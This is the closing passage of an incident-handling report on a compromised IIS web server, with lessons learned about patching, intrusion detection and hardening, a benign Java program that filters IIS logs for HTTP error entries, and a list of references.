The major mistake made was not staying current with security patches. The incident could have been entirely avoided if that measure would have been taken. The lack of alerting (e.g. IDS) was another important point to take away from this. The sooner the incident is detected, the greater the chance of successfully mitigating the impact and the better the quality of evidence. A third lesson was that effective hardening of the web server – restricting or removing access to system utilities – would have greatly reduced the impact of the compromise.

The additional security measures in place should mitigate the threat of similar incidents occurring in the future, although there will obviously be no guarantee. A zero-day exploit for which there is no patch will probably be able to penetrate the security making it extremely important to have defense-in-depth to limit the impact of a compromise as much as possible.

Appendix – LogAnalyzer.java code

The following is the source code for the LogAnalyzer.java program I wrote to parse the IIS log files:

```
import java.io.*;
import java.util.*;

public class LogAnalyzer
{
	LogAnalyzer () {}	// empty constructor class


	// ------------------------------------------------------------------------
	// Process each line in file and check HTTP status code
	// to see if it is in range of 400 - 599 (general error codes we are concerned with)
	// ------------------------------------------------------------------------
	public void ParseLine(String inputString, PrintWriter outputFile)
	{
			String sTime;
			String sClientIP;
			String sHTTPMethod;
			String sURIStem;
			String sURIQuery;
			int iHTTPStatus;
			int iBytesSent;
			int iBytesReceived;
			Integer iHolder;

			StringTokenizer sToken = new StringTokenizer (inputString);  //class that looks for delimited text (uses whitespace by default)
			if (sToken.countTokens () == 8) // checking for valid iis entry based on enabled logging
			{
					// Parse IIS log entry into its different components
					sTime = sToken.nextToken ();
					sClientIP = sToken.nextToken ();
					sHTTPMethod = sToken.nextToken ();
					sURIStem = sToken.nextToken ();
					sURIQuery = sToken.nextToken ();
					iHolder = new Integer (sToken.nextToken ());	// converting from String to Integer
					iHTTPStatus = iHolder.intValue ();
					iHolder = new Integer (sToken.nextToken ());	// converting from String to Integer
					iBytesSent = iHolder.intValue ();
					iHolder = new Integer (sToken.nextToken ());	// converting from String to Integer
					iBytesReceived = iHolder.intValue ();

					// Interested in reviewing log errors in 400's and 500's
					if (iHTTPStatus > 399)
					{
							WriteLine (inputString, outputFile);
					}
			}
	}

	// ------------------------------------------------------------------------
	// Write log entry that we are interested in out to results file
	// ------------------------------------------------------------------------
	public void WriteLine (String outputString, PrintWriter outputFile)
	{
			outputFile.println (outputString);		// write out log entry to output file
	}

	public static void main (String s[])
	{
			String inputFile;
			String inputString;

			LogAnalyzer app = new LogAnalyzer ();

			if (s.length > 0)
			{
```

```
                inputFile = new String (s[0]);
                try
                {
                        BufferedReader inputReader = new BufferedReader (new FileReader (inputFile));  //Open log file for reading
                        PrintWriter outputFile = new PrintWriter (new FileWriter ("c:/data/parsedresults.txt"));  //Open output file
                        inputString = inputReader.readLine ();
                        while (inputString != null)             // Read until reach end of file
                        {
                                app.ParseLine (inputString, outputFile);        // Parse Line and write out relevant entries
                                inputString = inputReader.readLine (); // Read in next line from log file
                        }
                        inputReader.close ();                   // close file handle for log file
                        outputFile.close ();                    // close file handle for output file
                }
                catch (IOException e)
                {
                        System.out.println ("error: " + e);
                }
        }
        else
        {
                System.out.println ("Incorrect usage.  Expecting to receive name and path of log file to scan.");
        }

    }

}       //end of class declaration
```

References

Mandia, Kevin & Prosise, Chris. Incident Response, Investigation Computer Crime. Berkeley: Osborne/McGraw-Hill, 2001

Northcutt, Stephen & SANS Institute. Computer Security Incident Handling Step By Step Version 2.2. The SANS Institute, Sept 2001

SANS Institute. Incident Handling Step-By-Step and Computer Crime Investigation. The SANS Institute, Sept 2001

Fielding, et al., "Hypertext Transfer Protocol -- HTTP/1.1" June 1999 URL: http://www.ietf.org/rfc/rfc2616.txt

Kumar, Rajeev, "Wonders of 'dd' and 'netcat' :: Cloning Operating Systems." 30 Aug 2001 URL: - http://www.rajeevnet.com/tips_hints/os_clone/os_cloning.html

Microsoft, "Extended Log File Format Always in GMT." 2 May 1999 URL: http://support.microsoft.com/support/kb/articles/Q194/6/99.ASP?LN=EN-US&SD=gn&FR=0&qry=iis%20greenwich&rnk=5&src=DHCS_MSPSS_gn_SRCH&SPR=MSALL

Network Security Focus, "Microsoft IIS CGI Filename Decode Error Vulnerability (SA2001-02)" 15 May 2001 URL: http://www.nsfocus.com/english/homepage/sa01-02.htm

Rain Forest Puppy. "IIS %c1%1c bug." 28 Feb 2001. URL: http://www.wiretrip.net/rfp/p/doc.asp/i5/d57.htm

Sans Institute, "InfoSec Acceptable Use Policy." Date Unavailable URL: http://www.sans.org/newlook/resources/policies/Acceptable_Use_Policy.pdf

Scott Murphy, "HTTP Status Codes." Date Unavailable URL: http://user.icx.net/~smurphy/mcse/status.html

SecurityFocus, "MS IIS/PWS Escaped Characters Decoding Command Execution Vulnerability" 18 Sept 2001. URL: - http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=info&id=2708

Unicode Consortium, "What is Unicode?" 1 Oct 2001 URL: http://www.unicode.org/unicode/standard/WhatIsUnicode.html

UTF8.org, "UTF-8 and Unicode Standards." 3 March 2001 URL: http://www.utf8.org